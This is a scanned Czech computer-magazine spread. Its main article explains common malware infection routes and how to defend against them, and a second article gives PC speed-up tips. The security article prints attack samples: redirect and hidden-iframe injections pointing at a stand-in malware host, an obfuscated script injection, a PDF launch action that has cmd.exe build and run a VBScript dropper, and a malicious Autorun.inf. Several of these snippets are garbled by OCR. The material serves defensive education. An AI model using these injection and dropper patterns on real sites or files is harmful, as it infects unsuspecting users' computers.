
NAJDETE NA DVD

BetterPrivacy – doplněk pro Firefox

CCleaner – výkonný čistič pro Windows

odkazy.txt – textový soubor se všemi důležitými odkazy

Programy k tomuto článku najdete na DVD pod indexem **Soukromí**.



ZBAVTE SE NEJHORSÍCH VIRŮ

Malware ohrožuje naše počítače z různých zdrojů. Otázkou pouze zůstává, kudy se do systému dostane. Chip vám ukáže **nejčastější cesty**, kterými hrozby do počítačů pronikají.

PETR KRATOCHVÍL, CLAUDIO MÜLLER

Internet používají téměř dvě miliardy lidí. To jsou dvě miliardy potenciálních obětí malwaru, který má spadeno na jejich cenná data, tedy hesla k účtům webových služeb, čísla kreditních karet a PIN k platebním kartám – to vše mohou hackeři snadno zpeněžit. Nejjednodušší způsob, jak ukrást data, je prostřednictvím infikované webové stránky nebo pomocí speciálně upravených souborů – například ve formátu „PDF dokumentu“. Dalším způsobem šířením malwaru, zaživajícím „renesanci“, je

využití USB disků – starší počítačová uživatelská si nemohou nevzpomenout na podobné způsoby „infekce“ pomocí disket...

Chip vám ukáže, jak pomocí těchto tří oblíbených cest standardní virus infikuje počítač a jak se lze před touto hrozbou chránit.

Od ledna do března 2010 zaznamenala firma Kaspersky nárůst pokusů o „internetové“ infikování počítače o 26,8 procenta – většinou přes manipulované internetové stránky. Pokud se jim chcete vyhnout, nestačí jen ignorovat pochybné porno, vyhýbat se stahování nelegálního softwaru nebo nenavštěvovat stránky s cracky a sériovými čísly softwaru. Podle nejnovějších statistik firmy Avast tvoří 99 procent nebezpečných stránek legitimní a běžné portály, které byly napadeny hackery. Častokrát je dokonce kód napadené stránky téměř beze změn – jen je během její návštěvy malware automaticky načten z externího webu. Podle odhadu firmy Kaspersky je v současné době takovýchto rizikových webů přibližně 120 milionů!

V další oblasti počítačových hrozeb, ve využívání mezer softwaru, je zcela v čele program Adobe Reader. V něm bezpečnostní analytici ze společnosti Secunia od června 2009 do června 2010 našli 69 mezer. To pravděpodobně způsobilo, že se konečně probudila i společnost Adobe a rozhodla se pro zajištění bezpečnosti udělat více. Od verze 10 dále by měly všechny kódy Adobe Readeru běžet v Sandboxu, čímž se minimalizuje přístup do systému. V praxi se však tato technika objeví až v roce 2011.

Pro spoustu uživatelů je patrně překvapivou informací, že jedním z nejčastějších malwarových kanálů je i „USB zařízení“. Pravda ale je, že přes tento hardware se nejčastěji šíří speciálně zaměřený malware nebo trojské koně zacílené na vybranou firmu. Tyto informace jsou smutné především proto, že k ochraně před touto hrozbou stačí primitivní „nástroj“. Stačí pomocí několika kliknutí vypnout funkci automatického spouštění systému Windows (ta je implicitně zapnuta).




NA DVD

Plnou verzi bezpečnostního balíku Comodo Internet Security Premium 2011 a další nástroje najdete na DVD pod indexem **Malware**.

Internet: Zloději dat útočí přes infikované weby

Nejefektivnějším způsobem šíření virů se stávají známé legální (hackery upravené) webové stránky. V minulosti se oběťmi tohoto typu útoku staly weby firem Lenovo, TomTom, nebo dokonce amerického ministerstva financí.



Nakažené: Jak hacker upraví WWW stránky

Hackeri pro infikování obyčejných webových stránek malwarem využívají tři typy manipulací s obsahem webu.

Přesměrování

Nejjednodušší metoda, při které je pomocí HTML kódu návštěvník automaticky přesměrován přímo na stránku hostící malware, vypadá takto:

```
<meta http-equiv="refresh" content="0"; url=http://www.malware.com">
```

iFrame

Prvek označovaný jako iFrame, který „neviditelně“ funguje v rámci webové stránky a při její návštěvě automaticky načte malware. iFrame prvek s odkazem na stránku s malwarem vypadá takto:

```
<iframe src="http://www.malware.com"></iframe>
```

Javascript

Vkládání kódu v Javascriptu do hacknutého webu je o něco náročnější a tato metoda je v poslední době spíše spojována s pojmem ActionScript (programovací jazyk pro Flash). Většina tohoto kódu je obvykle skrytá (viz níže), na základě čehož je pro bezpečnostní software téměř nemožné rozpoznat odkaz na cílovou stránku:

```
<script>
function c268fb268di49ff54f25b4a1(i49ff54f25-
b87a)(ff54f4f+3637+rF7+r4f+3637+r4-
f+2697+r4f+07+r4f+43E;document.wri-
te(i49ff54f25c40e(i49ff54f25df4f));</script>
ZIELDOMAIN: http://antivirus.vc/?174c
```

Na míru: Malwarová sada pro PC

Místo jednotlivých virů vytvoří hacker na svých internetových stránkách speciální sadu malwaru. Tato sada dokáže na základě využití obrovského množství bezpečnostních mezer (v softwaru, prohlížeči nebo jeho doplňcích) získat automaticky přístup do téměř každého počítače.

Malwarová sada „Eleonore“ (na obrázku vpravo) stojí v aktuální verzi přibližně 1 000 USD a má na svědomí téměř 1,2 milionu infikovaných PC po celém světě.




Jak chránit počítač před hrozbami z internetu



Bezpečnostní balík: Kvalitní bezpečnostní balík by měl všechny uvedené hrozby snadno eliminovat, navíc častokrát dokáže hlídat pravidelnou aktualizaci systému. V nouzi může pomoci alespoň kvalitní antivir nebo prohlížeč spouštěný v sandboxu.



Kontrola odkazů: Abyste se vyhnuli kliknutí na odkaz s nebezpečným obsahem, nainstalujte si nástroj na „kontrolu odkazů“ (jako například WOT). Pomocí by mohl i kvalitní antiphishingový filtr, který najdete ve většině prohlížečů.




JavaScript: Doplnky pro prohlížeč (například AdBlock nebo NoScript) chrání počítač před nebezpečnými kódy (od Javy po Javascript). Poněkud těžkopádnější (ale účinnou) ochranou je kompletní zákaz všech rizikových prvků přímo v prohlížeči.

PDF: „Malware puzzle“ přechytračí ochranu před viry

Virové skenery už dnes rozpoznají většinu kódu známých virů. Proto hackeři používají novou taktiku: rozdělí kód malwaru a distribuují ho – často zašifrovaný – v PDF dokumentech.



4 Infikované: Malware přebírá počítač

Do počítače se přes zmanipulovaný PDF dokument mohou dostat různé typy malwaru. Nejčastější hrozbou je zde trojský kůň Zeus (také známý jako Zbot a Kneber).



3 Spuštění: Škodlivý kód naruší paměť

Spuštěný malware zaplní oblast v paměti určenou pro Reader zbytečným kódem, takže je škodlivý kód umístěn a spuštěn v další oblasti paměti – častokrát jde o nástroj, který z webu načte další malware.



57 %
webového malwaru útočí na zranitelnosti v PDF readerech.

1 Skrytí: Kód je distribuován v PDF souborech

PDF dokumenty se skládají z jednotlivých objektů, jako jsou text, mezery, formuláře nebo značky „skoku“. V běžném dokumentu se na 100 stránkách může nacházet nejméně 10 000 objektů. Trik: Hackeři rozdělí a distribuují škodlivý kód do několika objektů tak, aby nemohl být detekován antivirem.

```

/Type /Action /S /Launch /Win << /F (cmd.exe) /
f=fso.OpenTextFile(„doc.pdf“, 1, True) >>
script.vbs && echo s=InStr(pf,„SS“) >>
batscript.vbs Click the „open“ button to
view this document.)
    
```

2 Skládání: Reader načte PDF dokument a vytvoří funkční kód

Reader otevře PDF, spojí jednotlivé objekty a v PDF zobrazí obsah s odpovídajícími parametry objektů. Tímto způsobem Reader spustí skripty, které jsou v objektech umístěny, jako například Javascript, nebo jako v případě konkrétního PDF exploitu „Pidief“ (viz níže) jazyk „Visual Basic skript“. První příkaz skriptu nastaví kód jednotky z různých objektů a na konci ho vykoná. To může například vést k přetečení vyrovnávací paměti.

```

obj 8 0 Type: /Action Referencing: << /Type /Action
/S /Launch /Win << /F (cmd.exe) /P (/c echo Set
fso=CreateObject(„Scripting.FileSystemObject“) >
script.vbs && echo Set
f=fso.OpenTextFile(„doc.pdf“, 1, True) >>
script.vbs && echo pf=fReadAll >>
script.vbs && echo s=InStr(pf,„SS“) >>
script.vbs && echo s=InStr(pf,„EE“) >>
script.vbs && echo s=Mid(pf,s,e,s) >>
script.vbs && echo Set z=fso.OpenTextFile(„batscript.vbs“, 2,
True) >> script.vbs && echo s =
Replace(s,„%“,„“) >> script.vbs && echo
z.Write(s) >> script.vbs && script.vbs &&
batscript.vbs Click the „open“ button to view this document.) >> >>
<< /Type /Action /S /Launch /Win /F (cmd.exe) /P (/c echo Set
fso=CreateObject(„Scripting.FileSystemObject“) > script.vbs && echo
Set f=fso.OpenTextFile(„doc.pdf“, 1, True)
    
```



Jak ochránit počítač před infikovanými PDF dokumenty



Skripty: V programu Adobe Reader v nabídce »Úpravy | Předvolby | Všeobecné | Javascript« deaktivujte skripty. V nabídce »Oprávnění« zakažte spuštění externích programů.



Alternativa: Protože většina PDF zranitelností je u Adobe Readeru, doporučujeme používat alternativní reader – například Foxit Reader (najdete ho na Chip DVD). I tento nástroj by ale měl být pravidelně aktualizován.

Control Center - VirusTotal				
Result: 43 (0.00%)				
Analyst	Version	Last Update	Result	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	
avast	5.6.0.33	2010.07.10	-	

Kontrola souborů: Hackeři posílají nakažené PDF soubory také e-mailem. Pro analýzu těchto souborů použijte on-line programy pro kontrolu souborů, například VirusTotal - Uploader, který najdete na Chip DVD.

PLACENÁ INZERCE

USB: Vysoké riziko infekce pro každé zařízení

Nezáleží na tom, zda jde o fotoaparát, MP3 přehrávač, nebo USB disk – pro malware je snadné nakazit USB zařízení. Díky implicitnímu nastavení systému Windows infikují viry počítač bez problémů...


Manipulace: Malware identifikuje USB zařízení

Některé druhy malwaru dokáží odhalit externí datové nosiče monitorováním systémové funkce „Windows Autorun“. Jakmile malware detekuje infikovatelné USB zařízení, zkopíruje se na nosič dat a zapíše povel ke spuštění (viz obrázek) do souboru Autorun.inf, který je ukrytý v kořenovém adresáři datového nosiče.

```
Autorun.inf
1. [Autorun]
2. open=[malware.exe]
3. icon=[malware.ico]
4. action=Program start
```

Spuštění: Funkce Autorun ohrožuje Windows


Pokud je infikovaný datový nosič připojen k jinému počítači, Windows spustí příkazy v souboru Autorun.inf – a v tomto případě dojde k aktivaci malwaru. Kromě spuštění „exe souborů“ může také dojít k aktivaci HTML souborů, které se po otevření v prohlížeči otevrou na stránky s malwarem.



INFIKOVANÝ POČÍTAČ



Počítač infikuje zařízení připojené k USB



Zařízení infikuje další počítač



POČÍTAČ UŽIVATELE

Doručeno: Viry přímo od výrobce

Mimořádně odporné: Mezi uživateli se objevila USB zařízení, která byla infikována už přímo při výrobě nebo při distribuci „důvěryhodnými“ poskytovateli. Zde jsou některé příklady:

Olympus μTough 6010: Kvůli chybám v oblasti kontroly kvality prodal Olympus v Japonsku 1 700 „nakažených“ kamer.



IBM USB disk: Na australské bezpečnostní konferenci rozdávala firma IBM návštěvníkům stánku infikované USB disky.



Creative Sound Blaster X-Fi Go:

Toto zařízení bylo infikováno trojskými koni a červy. Nejprve trojský kůň „Corelink.D“ nainstaloval rootkit THK, poté načel dalšího trojského koně „Alma-nahe.V“ a zmanipuloval funkci Autorun. Nakonec červ „RJUMP.AJ“ načel trojského koně Agent JXU, který se zkopíroval do každého zařízení s USB portem.



7 milionů

Červ Conficker infikoval obrovské množství počítačů také přes USB disky.




Jak se chránit před infekcí z USB disku



Automatické spuštění:

Funkci automatického spuštění lze deaktivovat manuálně, nebo jednoduše pomocí specializovaného nástroje – například pomocí nástroje „Panda USB vaccine“, který najdete na Chip DVD. Poté už by měl být váš počítač proti hrozbě z USB imunní.



Kontrola virů:

Ve svém bezpečnostním softwaru udělejte před spuštěním čehokoliv z USB disku alespoň rychlou kontrolu média. Tato funkce je obvykle nazývána jako »Scan removable drives«. To umožní odhalení virů skrytých i mimo „autorstart.inf“.

PLACENÁ INZERCE

Deset rychlých receptů proti pomalému PC

Je váš počítač velmi pomalý a místo práce musíte neustále na něco čekat? Našich **deset tipů** vám rychle pomůže vrátit vašemu PC ztracenou kondici.

GUNNAR TROITSCH, VRATISLAV KLEGA

Váš počítač ještě není tak starý, abyste jej museli vyházet a kupovat nový, je ale nesnesitelně pomalý a zdržuje vás při práci. Tuto situaci známe moc dobře. Start trvá celou věčnost, počítač reaguje pomalu, i když nemá vůbec nic na práci.

V tomto článku jsme pro vás připravili deset tipů, pomocí kterých snadno a velmi rychle dostanete počítač do plné kondice. Nejde přitom jen o softwarové a hardwarové tipy, ale také o doporučení k nákupu. Třeba rozšíření operační paměti velmi výrazně zrychlí váš počítač. Také USB 3.0 porty mohou výrazně zrychlit počítač, i když nemáte kompatibilní zařízení.

Při nákupu nových pamětí RAM musíte být opatrní. Více RAM zaručeně zrychlí počítač. Pokud má totiž počítač málo ope-

rační paměti, musí začít swapovat – ukládá si soubory na pevný disk, a to stojí výkon. Musíte ale správně určit, jaký typ paměti podporuje základní deska. Jsou to paměti DDR2, nebo DDR3? A na jaké jsou frekvence? Jakými moduly již máte osazenou základní desku a je tam vůbec místo pro přidání nových? V případě 32bitového systému dokáže adresovat jen 4 GB paměti – celkově. Když od toho odečtete paměť grafické karty a jiné paměti, zjistíte, že tyto operační systémy nevyužijí více než 3 GB RAM. Jiné je to u 64bitových systémů. U domácího počítače nemáte šanci narazit na technologické limity a můžete mít tolik paměti, kolik vám dovolí vaše peněženka.

Více operační paměti se vám nevyplatí, pokud na počítači jen surfujete nebo píšete

dopisy ve Wordu. To je lepší investovat do SSD disku (viz rámeček dole). Pokud ale pracujete s velkými obrázky, zpracováváte velké množství informací nebo používáte mnoho aplikací paralelně, více paměti se rozhodně vyplatí.

Od našich tipů nemůžete čekat zázraky. Zrychlení bude v řádu několika desítek procent – čím více tipů aplikujete, tím bude zrychlení větší. Máte-li však starý počítač s pomalým pevným diskem a jednojádrovým procesorem, nezbudete vám nic jiného než investovat do nového hardwaru. Nový počítač nemusí být drahý, velmi solidní PC s moderním procesorem Core i3 postavíte i do 10 000 Kč.

I na novém počítači se však vyplatí sáhnout po našich tricích. Zrychlí totiž každý počítač.

Co ještě můžete udělat pro svůj počítač

Pokud ještě používáte Vistu, nebo dokonce stará XP, budete překvapeni, o kolik se počítač zrychlí po přechodu na Windows 7.

NOVÝ OPERAČNÍ SYSTÉM

Windows 7 jsou nejen mnohem šetrnější ke zdrojům počítače, ale také mnohem více vstřícní k uživateli. Nový operační systém může v reálu zrychlit vaši práci s počítačem až o 15%. Přitom OEM verze Windows 7 není nijak drahá: za verzi Home Premium zaplatíte kolem 1 500 Kč.


MALÝ SSD PRO SYSTÉM

Pokud investujete kolem 1 700 Kč do SSD disku, získáte 32GB SSD disk. To je kapacita pro operační systém a několik nejdůležitějších programů, bohatě to ale stačí na výrazné zrychlení práce. Takový disk má rychlost čtení převyšující 200 MB/s, takže veškeré spouštění programů nebo samotné startování systému je bleskově rychlé. Právě kvůli pomalému načítání dat z pevného disku často čekáte. Navíc pokud se

u standardního disku spouští více programů najednou, jeho rychlost čtení klesá o řády – neustále se musí přenastavovat čtecí hlavičky. To u SSD disků odpadá a rychlost čtení je prakticky konstantní, ať už pracujete s jedním souborem, nebo na jednou spouštíte desítky programů.

Na 32GB pevný disk se vám komfortně vejdou i nejdůležitější aplikace. Pokud zabírají více místa, je dobré se zamyslet nad tím, proč tomu tak je. Určitě se vám ale na SSD disk nevejdou všechny dokumenty, filmy a hudba. Z toho důvodu je nutné zvolit jiné umístění těchto souborů.

Ve Windows 7 otevřete »Knihovny«, kliknete pravým tlačítkem myši na »Dokumenty« a zvolíte »Vlastnosti«. Nyní klikněte na »Zahrnout složku« a vyberte složku, kterou nemáte na SSD disku, ale na konvenčním harddisku.




NA DVD


Na Chip DVD najdete pod indexem PC-Speed výběr nástrojů, které vám pomohou vycištít systém a zbavit jej zpomalujících škůdců. Také zde najdete nástroj Auslogics Disk Defrag Screen Saver, který zajistí defragmentaci disku vždy, když nebudete na počítači pracovat.



1 Defragmentace disku: Jeden z nejstarších tuningových tipů stále funguje.




2 Položky spouštěné se startem: Nástroje, které nepoužíváte, musí pryč.




3 Rozšíření RAM: Více paměti znamená mnohem rychlejší systém.




4 Pryč s mechanikou: Pokud ji nemáte, je zbytečné ji při každém startu hledat.



5 Aktuální ovladač: Aktualizujte ovladače všech čipů na desce.




6 Stand-by: Má-li se počítač spouštět rychle, nevypínejte jej, ale uspávejte.




7 USB 3.0: Periferie připojené k USB 3.0 budou rychlejší.




8 Rychlejší síť: Nepotřebné služby vypněte.




9 Úklid: Bez prachu je počítač stabilnější a rychlejší.



10 Virtuální paměť: Správná hodnota zrychlí práci.



2. Spolu se systémem spouštějte jen to, co skutečně potřebujete



Budete potřebovat

- Editor registru v systému

Doba přípravy




5 minut na odstranění položek a nový start

Zrychlení práce

0 20 % rychlejší bootování

Odstranili jste záznamy ve složce »Po spuštění«, přesto se spouští další nástroje. Jak je odstranit? Pomocí registru. Stiskněte ve Windows klávesy [Win]+[R] a do okna zadejte »regedit«. Nyní otevřete HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run a HKEY_LOCAL_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run a odstraňte všechny klíče, které se nemají spouštět spolu se systémem.

4. Odstrizení nepřítomných komponent v BIOS zrychlí start



Budete potřebovat

- Možná příručka k BIOS/základní desce

Doba přípravy



8 minut včetně nového startu

Zrychlení systému

0 10 % rychlejší bootování

Před startem operačního systému si BIOS kontroluje, které komponenty jsou součástí systému. Přitom předpokládá, že máte disketovou mechaniku, kterou většina z nás už roky nepoužívá. Proto můžete deaktivovat její zjišťování. Stejně tak můžete vypnout třeba paralelní (LPT) a sériové (COM) porty na základní desce. Vypnutím těchto zbytečností se zrychlí start systému až o 15 sekund.

6. Nevypínáte počítač, jen ho hibernujete



Budete potřebovat

—

Doba přípravy



2 sekundy na vybrání jiného tlačítka

Zrychlení práce

20× rychlejší start systému

Rozdíl ve spotřebě počítače mezi vypnutým stavem a hibernací je menší než 2 W. Proč jej tedy vypínat? Když jej hibernujete, bude nový start počítače trvat jen pár sekund. Přitom stačí při vypínání místo vypnutí kliknout na hibernaci. Výhodné je to především ve Windows 7, která běží stabilně i dlouhé týdny; vypínání či přesněji restart tak bude probíhat jen po nainstalování klíčových záplat.

8. Nakonfigurujte systém tak, aby nebrzdil síťový provoz



Budete potřebovat

—

Doba přípravy



3 minuty na nastavení i nový start systému

Zrychlení práce

0 10 % větší propustnost sítě

Při optimalizaci výkonu nezapomínejte ani na síťové připojení. Systém je z výroby nastaven tak, aby uživateli usnadnil instalaci, ale nemyslí na výkon. Přitom je zbytečné, aby v domácí síti počítač neustále vyhledával nové síťové tiskárny a sdílené složky. Otevřete proto »Tento počítač« a zvolte »Nástroje | Možnosti složky«, přepněte se do záložky »Zobrazení« a deaktivujte volbu »Automaticky vyhledat síťové složky a tiskárny«.

10. Optimalizace swapovacího souboru zajistí lepší výkon



Budete potřebovat

—

Doba přípravy



